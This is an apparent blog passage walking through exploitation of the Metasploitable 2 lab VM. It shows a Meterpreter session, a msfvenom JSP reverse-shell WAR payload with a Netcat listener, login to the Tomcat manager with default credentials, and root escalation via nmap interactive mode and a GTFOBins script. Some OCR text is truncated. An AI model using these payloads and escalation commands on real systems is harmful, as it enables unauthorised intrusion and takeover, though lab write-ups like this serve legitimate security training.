[*] Undeploying qMXaqEzsa7pq794VLuAA ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58037 bytes) to 192.168.56.105
[*] Meterpreter session 2 opened (192.168.56.1:4445 -> 192.168.56.105:36481) at 2025-08-06 14:40:36 +0530

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040444/r--r--r--  4096     dir   2012-05-14 09:05:33 +0530  bin
040444/r--r--r--  1024     dir   2012-05-14 09:06:28 +0530  boot
040444/r--r--r--  4096     dir   2010-03-17 04:25:51 +0530  cdrom
040444/r--r--r--  13480    dir   2025-08-06 12:28:43 +0530  dev
040444/r--r--r--  4096     dir   2025-08-06 12:28:47 +0530  etc
040444/r--r--r--  4096     dir   2010-04-16 11:46:02 +0530  home
040444/r--r--r--  4096     dir   2010-03-17 04:27:40 +0530  initrd
100444/r--r--r--  7929183  fil   2012-05-14 09:05:56 +0530  initrd.img
040444/r--r--r--  4096     dir   2012-05-14 09:05:22 +0530  lib
040000/---------  16384    dir   2010-03-17 04:25:15 +0530  lost+found
040444/r--r--r--  4096     dir   2010-03-17 04:25:52 +0530  media
040444/r--r--r--  4096     dir   2010-04-29 01:46:56 +0530  mnt
100000/---------  8705     fil   2025-08-06 12:28:48 +0530  nohup.out
040444/r--r--r--  4096     dir   2010-03-17 04:27:39 +0530  opt
040444/r--r--r--  0        dir   2025-08-06 12:28:33 +0530  proc
040444/r--r--r--  4096     dir   2025-08-06 12:28:48 +0530  root
```

Method 2 : Explore WAR file deployment and Netcat listeners.

First create the shell.war payload using msfvenom :


Copy

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Target
```

Copy

```
nc -lvnp 4444
```

After doing this, go to http://<target_ip>:8180/manager/html and login using credentials tomcat:tomcat .




192.168.56.105:8180/manager/html

Sign in
http://192.168.56.105:8180
Your connection to this site is not private

Username: tomcat
Password: ••••••

Deploy the shell.war file and go to htpp://<target_ip>/shell .



Deploy


Deploy directory or WAR file located on server

Context Path (optional):
XML Configuration file URL:
WAR or Directory URL:

WAR file to deploy

Select WAR file to upload shell.war

You will receive the connection on the Netcat listener.




```
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
p_
```

```
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:652 errors:0 dropped:0 overruns:0 f
          TX packets:652 errors:0 dropped:0 overruns:0 c
          collisions:0 txqueuelen:0
          RX bytes:275705 (269.2 KB)  TX bytes:275705 (2

msfadmin@metasploitable:~$ ping 192.168.56.1
PING 192.168.56.1 (192.168.56.1) 56(84) bytes of data.
64 bytes from 192.168.56.1: icmp_seq=1 ttl=63 time=0.717
64 bytes from 192.168.56.1: icmp_seq=2 ttl=63 time=0.955
64 bytes from 192.168.56.1: icmp_seq=3 ttl=63 time=0.944
64 bytes from 192.168.56.1: icmp_seq=4 ttl=63 time=0.778

--- 192.168.56.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time
rtt min/avg/max/mdev = 0.717/0.848/0.955/0.107 ms
msfadmin@metasploitable:~$ ping 192.168.56.1
PING 192.168.56.1 (192.168.56.1) 56(84) bytes of data.
64 bytes from 192.168.56.1: icmp_seq=4 ttl=64 time=10.6
64 bytes from 192.168.56.1: icmp_seq=5 ttl=64 time=0.436

--- 192.168.56.1 ping statistics ---
```

5. Privilege Escalation:


- Check kernel version: `uname -a`



```
vmlinuz
python -c 'import pty; pty.spawn("/bin/bash")'
tomcat55@metasploitable:/$ export TERM=xterm
export TERM=xterm
tomcat55@metasploitable:/$ uname -a
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
tomcat55@metasploitable:/$ _
```

```
64 bytes from

--- 192.168.56
5 packets tran
rtt min/avg/ma
msfadmin@metas
```

- Look for exploits like Dirty COW or weak sudo rules
- We can also use GTFOBins to get root access.



Shell


It can be used to break out from restricted environments by spawning an interactive system shell.

(a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
nmap --script=$TF
```

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
nmap --interactive
nmap> !sh
nmap> !sh
```



```
tomcat55@metasploitable:/$ nmap --interactive
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
sh-3.2# whoami
whoami
root
sh-3.2# _
```

6. Lessons Learned:

- Deep enumeration reveals multiple entry points
- Default credentials are dangerous
- Manual exploitation improves understanding over Metasploit reliance

7. References

- Metasploitable 2 on VulnHub
- Pentesting Cheatsheet
- GTFOBins (Post Exploitation)


Check out my medium blog: Metasploitable-2

CTF Walkthroughs

Popular Posts

Eternal Blue (ms17-010) — Full Walkthrough

EternalBlue (MS17-010) — Full Walkthrough | Vaibhav Mulak EternalBlue (MS17-010) — A Clean, Real-World Walkthrough From host setup to exploitation and maintaining access — exactly how I work this box in a lab. No fluff. Every decision justified. Vuln VM on VirtualBox Proto …



```
└─$ cat nmap_scan
# Nmap 7.95 scan initiated Sat Sep 13 18:16:57 2025 as: /usr/lib/nmap/nmap --privileged -sC -sV -p- -oN nmap_scan 192.168.1.22
Nmap scan report for 192.168.1.22
Host is up (0.0046s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT   STATE  SERVICE  VERSION
20/tcp closed ftp-data
21/tcp open   ftp      vsftpd 2.0.8 or later
22/tcp open   ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 2e:11:1c:8d:0e:6c:48:8e:57:0f:96:b5:35:ee:f2:a5 (DSA)
|   2048 9b:dc:ef:25:dc:63:d4:0e:f5:4f:d3:d2:a0:16:b5:56 (RSA)
|   256 4a:28:13:00:7a:94:a6:4e:c3:3e:6b:81:25:ac:e5:9e (ECDSA)
|_  256 44:46:e9:fd:b8:74:23:8d:a9:24:27:34:2d:36:62:f3 (ED25519)
80/tcp open   http     Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: e1Pr0f3ss0r's l3g4cy
MAC Address: 24:B2:B9:47:0E:F5 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

Brute Me — A Walkthrough of the Bruteforce Lab by NixSecura

Brute Me Lab Walkthrough | NixSecura Brute Me Lab Walkthrough This is a detailed walkthrough of the Brute Me lab from Imran at NixSecura. I'll show how I moved from initial scanning to full root access, including enumeration, brute forcing, and privilege escalation. Step 1: Re …

Powered by Blogger